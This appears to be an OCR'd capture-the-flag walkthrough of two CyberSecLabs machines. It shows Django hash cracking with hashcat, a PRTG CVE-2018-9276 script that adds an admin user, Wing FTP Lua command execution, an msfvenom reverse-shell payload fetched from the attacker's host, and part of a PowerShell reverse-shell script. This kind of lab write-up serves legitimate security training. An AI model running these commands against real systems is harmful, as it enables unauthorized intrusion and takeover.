
NOW IT IS GOING TO GET A LITTLE CONFUSING, WE FIND A PASSWORD FOR DJANGO, HOWEVER, WHEN WE LOOKED UP DEFAULT LOGIN EARLIER WE FOUND IT WAS PRTGADMIN. WE NEED TO USE THE DJANGO PASSWORD WITH PRTGADMIN USERNAME AND NOT DJANGO AS THE USERNAME





AND WE GOT IN



BEFORE MOVING ON WHEN I WAS LOOKING AT THE DATABASE I DID RUN HASHCAT ON A HAS THAT I FOUND AT FIRST WHEN NOT UTILZING SQLITEBROWSER AND JUST REGULAR SQLITE








```
pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJOFWV2FJVprunYodxwEbchAKOkF1PKfuI=:admin

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10000 (Django (PBKDF2-SHA256))
Hash.Target......: pbkdf2_sha256$150000$BRmG62oZafLr$26JTvcu7JzJOFWV2F...PKfuI=
Time.Started.....: Tue Jan 17 22:24:46 2023 (3 mins, 55 secs)
Time.Estimated...: Tue Jan 17 22:28:41 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       87 H/s (81.77ms) @ Accel:512 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 20480/14344385 (0.14%)
Rejected.........: 0/20480 (0.00%)
Restore.Point....: 19456/14344385 (0.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:149504-149999
Candidate.Engine.: Device Generator
Candidates.#1....: leonardo1 -> michelle4
Hardware.Mon.#1..: Util: 98%

Started: Tue Jan 17 22:24:45 2023
Stopped: Tue Jan 17 22:28:43 2023

┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$
```

NOW WE ALREADY TRIED THAT SO WE KNOW THAT IS NOT THE PASSWORD, BUT IT IS ANOTHER FINDING

SINCE WE GOT IN ABOVE WITH A USERNAME AND PASSWORD WE CAN NOW TRY THE RCE

FIRST I WANTED TO TRY AND CREATE A NEW USER JUST FOR FUN (AN ANOTHER FINDING)




```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ bash 46527.sh -u http://172.31.1.21 -c "_ga=GA1.1.1775177863.1674011149; _gid=GA1.1.2062585365.1674011149; OCTOPUS1813811958=ezg3NDZGNUM4LTQ1MEEtNEMzRS1BMTBDLUUyMjU4ODMyQ0FGQ30%3D; _gat=1"

[+]########################################################################[+]
[*] Authenticated PRTG network Monitor remote code execution             [*]
[+]########################################################################[+]
[*] Date: 11/03/2019                                                     [*]
[+]########################################################################[+]
[*] Author: https://github.com/M4LV0   lorn3m4lvo@protonmail.com         [*]
[+]########################################################################[+]
[*] Vendor Homepage: https://www.paessler.com/prtg                       [*]
[*] Version: 18.2.38                                                     [*]
[*] CVE: CVE-2018-9276                                                   [*]
[*] Reference: https://www.codewatch.org/blog/?p=453                     [*]
[+]########################################################################[+]

# login to the app, default creds are prtgadmin/prtgadmin. once athenticated grab your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with password 'P3nT3st!'

[+]########################################################################[+]

 [*] file created
 [*] sending notification wait....

 [*] adding a new user 'pentest' with password 'P3nT3st'
 [*] sending notification wait....

 [*] adding a user pentest to the administrators group
 [*] sending notification wait....


 [*] exploit completed new user 'pentest' with password 'P3nT3st!' created have fun!
```

WORKED GREAT, NOW LETS DO SOME RCE TO GET A SHELL


https://github.com/A1vinSmith/CVE-2018-9276

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Monitor]
└─$ python exploit.py -i 172.31.1.21 -p 80 --lhost 10.10.0.16 --lport 8080 --user pentest --password 'P3nT3st!'
[+] [PRTG/18.1.38.11958] is Vulnerable!

[*] Exploiting [172.31.1.21:80] as [pentest/P3nT3st!]
Traceback (most recent call last):
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 287, in <module>
    initialise(fileLocation)
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 238, in initialise
    objid = createFile(fileLocation)
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 152, in createFile
    session = get_session()
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 144, in get_session
    raise ValueError('Session not obtained.  Check your username/password and try again!')
ValueError: Session not obtained.  Check your username/password and try again!

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/kali/Desktop/CyberSecLabs/Monitor/exploit.py", line 314, in <module>
    for errors in err:
TypeError: 'ValueError' object is not iterable
```

SEEMS TO BE HAVING A PROBLEM LOGGIN IN, THAT IS OK THOUGH BECAUSE WE ACTUALLY MADE A REAL USER ON THE MACHINE, NOT JUST ON THE WEB SITE. SO WE CAN RDP INTO THE MACHINE WITH THE pentest:P3nt3st! ACCOUNT



WHEN WE FIRST TRY TO GET INTO THE ADMINISTRATORS DESKTOP WE WILL GET DENIED, OPEN AN ADMINISTRATOR POWERSHELL AND WE GET IN JUST FINE AND CAN READ SYSTEM.TXT




Imposter


NMAP


```
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
1025/tcp  open  NFS-or-IIS   syn-ack
1026/tcp  open  LSA-or-nterm syn-ack
1027/tcp  open  IIS          syn-ack
1028/tcp  open  unknown      syn-ack
1035/tcp  open  multidropper syn-ack
5985/tcp  open  wsman        syn-ack
8080/tcp  open  http-proxy   syn-ack
47001/tcp open  winrm        syn-ack
```

HTTP



WE LOGIN WITH ADMIN PASSWORD





LETS TRY FOR A LUA REVERSE SHELL

https://gist.github.com/cldrn/372b31c90d7f88be9020020b8e534dc4

THAT ONE DID NOT WORK, BUT WE CAN DO AN OS EXECUTE COMMAND

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
└─$ searchsploit wing ftp
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Wing FTP Server - (Authenticated) Command Execution (Metasploit)              | windows/remote/34517.rb
Wing FTP Server - Authenticated CSRF (Delete Admin)                           | php/webapps/48200.txt
Wing FTP Server 3.2.4 - Cross-Site Request Forgery                            | multiple/webapps/10821.txt
Wing FTP Server 4.3.8 - Remote Code Execution (RCE) (Authenticated)           | windows/remote/50720.py
Wing FTP Server 6.0.7 - Unquoted Service Path                                 | windows/local/47818.txt
Wing FTP Server 6.2.3 - Privilege Escalation                                  | windows/local/48160.py
Wing FTP Server 6.2.5 - Privilege Escalation                                  | multiple/webapps/48154.sh
Wing FTP Server 6.3.8 - Remote Code Execution (Authenticated)                 | lua/webapps/48676.txt
Wing FTP Server Admin 4.4.5 - Cross-Site Request Forgery (Add User)           | php/webapps/36992.txt
Wing FTP Server Admin 4.4.5 - Multiple Vulnerabilities                        | windows/webapps/36861.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

```
command=os.execute('cmd.exe%20%2Fc%20certutil.exe%20
```

LETS SEE IF IT WORKS

```
lua>> command=os.execute('ping 10.10.0.16')

lua>>
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:34:30.543740 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:30.543756 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:30.543760 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:32.159493 IP 172.31.1.20 > kali: ICMP echo request, id 1, seq 1, length 40
03:34:32.159506 IP kali > 172.31.1.20: ICMP echo reply, id 1, seq 1, length 40
03:34:33.777364 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:33.777383 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:33.777387 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
```

WE ARE GETTING HITS

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=8081 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
d
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

I DID TRY AT FIRST PORT 8080, BUT THE MACHINE FROZE, SO WE CHANGED THE PORT TO 8081

```
lua>> command=os.execute('powershell -c "wget http://10.10.0.16/shell.exe -outfile shell.exe"')

lua>>
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.31.1.20 - - [18/Jan/2023 03:37:59] "GET /shell.exe HTTP/1.1" 200 -
172.31.1.20 - - [18/Jan/2023 03:38:01] "GET /shell.exe HTTP/1.1" 200 -
```

SHELL.EXE WAS NOT WORKING FOR ME, MAY BE SOMETHING TO DO WITH AV / DEFENDER, SO WE WENT WITH INVOKE-POWERSHELLTCP.PS1

REMEMBER WE HAVE TO CHANGE THE INVOKE FILE TO IMMEDIANTELY RUN A COMMAND

ssh_config | 36992.txt | 48676.txt | Invoke-PowerShellTcp.ps1

```
92          {
93              $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
94              $data = $EncodedText.GetString($bytes,0, $i)
95              try
96              {
97                  #Execute the command on the target.
98                  $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
99              }
100             catch
101             {
102                 Write-Warning "Something went wrong with execution of command on the target."
103                 Write-Error $_
104             }
105             $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
106             $x = ($error[0] | Out-String)
107             $error.clear()
108             $sendback2 = $sendback2 + $x
109
110             #Return the results
